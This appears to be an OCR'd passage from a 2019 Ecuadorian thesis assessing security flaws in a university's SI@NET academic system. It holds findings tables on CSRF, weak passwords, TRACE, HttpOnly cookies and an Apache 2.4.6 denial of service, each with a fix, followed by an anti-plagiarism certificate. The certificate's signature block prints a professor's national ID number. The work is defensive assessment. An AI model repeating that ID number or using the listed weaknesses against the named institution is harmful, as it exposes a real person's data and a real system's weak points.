Tabla 10
Certificado SSL.

Medio (Confirmado)	**Certificado SSL**
Descripción	El certificado del servidor no es de confianza.
Solución	SSL (o TLS) ayuda a proteger la confidencialidad e integridad de la información en tránsito entre el navegador y el servidor, y proporciona autenticación de la identidad del servidor. Para cumplir con este propósito, el servidor debe presentar un certificado SSL que sea válido para el nombre de host del servidor, que sea emitido por una autoridad confiable. Si no se cumple alguno de estos requisitos, las conexiones SSL con el servidor no proporcionarán la protección completa para la que está diseñado SSL.

(Elaborado por el autor)

Tabla 11
Política de contraseñas débiles.

Medio (Confirmado)	Política de contraseñas débiles
Descripción	Sin una administración basada en políticas que requiera que los usuarios creen una frase de contraseña a partir de letras, números y caracteres especiales, esto facilita el acceso a los atacantes que tienen credenciales forzadas o robadas.
Solución	Para mitigar el riesgo de contraseñas fácilmente adivinables que ayudan al acceso no autorizado, hay dos soluciones: introducir controles de autenticación de dos factores o establecer una política de contraseñas fuertes. El más simple es la implementación de una política de contraseña fuerte que asegura la longitud, la complejidad, la reutilización y la caducidad de la contraseña.

(Elaborado por el autor)

Tabla 12
Cross Site Request Forgery.

Medio (Confirmado)	Cross Site Request Forgery
Descripción	Es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que esta autenticado actualmente.
Solución	El método más común para evitar ataques de falsificación de solicitudes entre sitios (CSRF) es agregar tokens CSRF a cada solicitud y asociarlos a la sesión del usuario. Dichos tokens deben ser, como mínimo, únicos por sesión de usuario, pero también pueden ser únicos por solicitud. Al incluir un token de desafío con cada solicitud, el desarrollador puede asegurarse de que la solicitud

	sea válida y no provenga de una fuente que no sea el usuario. Además, este token debe caducar después de un tiempo o cuando el usuario cierre la sesión. El token también debe ser criptográficamente seguro, ya que podría ser fácil de adivinar si se generara siguiendo un patrón predecible.

(Elaborado por el autor)

Tabla 13
Registro y monitoreo insuficientes.

Medio (Confirmado)	**Registro y monitoreo insuficientes**
Descripción	El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados.
Solución	Corroborar que todos los errores de inicio de sesión, validación de entradas de datos y de control de acceso, se pueden registrar para identificar actividades sospechosas para que sean detectadas y respondidas dentro de un período de tiempo aceptable.

(Elaborado por el autor)

Tabla 14
Método Trace.

Bajo (Confirmado)	**Método Trace**
Descripción	El método TRACE está diseñado para fines de diagnóstico. Si está habilitado, se puede utilizar para un ataque conocido como Cross Site Tracing.
Solución	El método TRACE debe estar deshabilitado en los

	servidores web de producción. En el archivo de configuración establecer el valor de la siguiente manera: TraceEnable off

(Elaborado por el autor)

Tabla 15
Cookie no HttpOnly Flag.

Bajo (Confirmado)	**Cookie no HttpOnly Flag**
Descripción	Se ha establecido una cookie sin el indicador HttpOnly, lo que significa que JavaScript puede acceder a las cookies. Si se puede ejecutar un script malicioso en esta página, se podrá acceder al token de sesión y enviarlo a un servidor controlado por el atacante.
Solución	Asegúrese de que la bandera HttpOnly esté establecida para todas las cookies. Para las cookies de sesión administradas por PHP, la marca se establece en el archivo de configuración con la directiva: session.cookie_httponly = True

(Elaborado por el autor)

Tabla 16
Exploración de directorios.

Medio (Confirmado)	**Exploración de directorios**
Descripción	La lista de directorios puede revelar contenido oculto que incluyen archivos de configuración, copias de seguridad, etc.
Solución	Desactivar la exploración de directorios. Si esto es necesario, asegúrese que los archivos de la lista no inducen riesgos.

(Elaborado por el autor)

Tabla 17
Divulgación de información.

Bajo (Confirmado)	**Divulgación de información**
Descripción	Exponer información personal de los usuarios, código que se interpreta en el Back-End, son detalles que pueden ayudar a un atacante a conocer más sobre la aplicación.
Solución	Nunca se debe exponer información personal públicamente como números de cédula en currículos, manuales de usuario u otros medios porque estos datos forman parte de acceso a la aplicación.

(Elaborado por el autor)

Tabla 18
Denegación de Servicio en Apache 2.4.6.


Bajo (Confirmado)	**Denegación de Servicio en Apache 2.4.6**
Descripción	La versión del servidor HTTP Apache 2.4.6, no están parcheadas para la siguiente vulnerabilidad: un bloqueo en el manejo del encabezado de la conexión, que puede llevar a la denegación de servicio.
Solución	Actualizar a la versión de apache 2.4.39.

(Elaborado por el autor)

CERTIFICADO ANTIPLAGIO

Yo, Henry Fernando Vallejo Ballesteros , Director del Proyecto de Investigación, certifica que el señor **BRYAN FERNANDO MUÑOZ ESTRADA**, estudiante de la Carrera de Sistemas, Facultad de Ciencias Administrativas, Gestión Empresarial e Informática de la Universidad Estatal de Bolívar dentro de la modalidad de titulación (Análisis de Casos); han cumplido con la revisión a través de la herramienta URKUND, el día 28 de abril del 2019 del informe final del proyecto de investigación denominado **"VULNERABILIDADES DE SEGURIDAD EN EL SISTEMA ACADÉMICO INTEGRADO EN RED (SI@NET) DE LA UNIVERSIDAD ESTATAL DE BOLÍVAR AÑO 2018"**, dando como resultado el 2% de coincidencia: porcentaje que se encuentra dentro del parámetro legal establecido.

Es todo cuanto puedo certificar:



Firma

Dr. Henry Vallejo Msc

Cd. N° 0602281941

Universidad Estatal de Bolívar
Departamento de Informática
Dirección

Guaranda, abril 30 de 2019
Of. N° 111-DIC-UEB-2019

Licenciado
Henry Vallejo
TUTOR DE TRABAJO DE GRADO
Presente

De mi consideración:

Me permito comunicar, que desde este Departamento no existe inconveniente en apoyar el trabajo de grado propuesto y que se darán todas las facilidades del caso

Particular que comunico, para fines pertinentes.

Cordialmente,

Edgar Rivadeneira Ramos
Director

R: 30/04/2019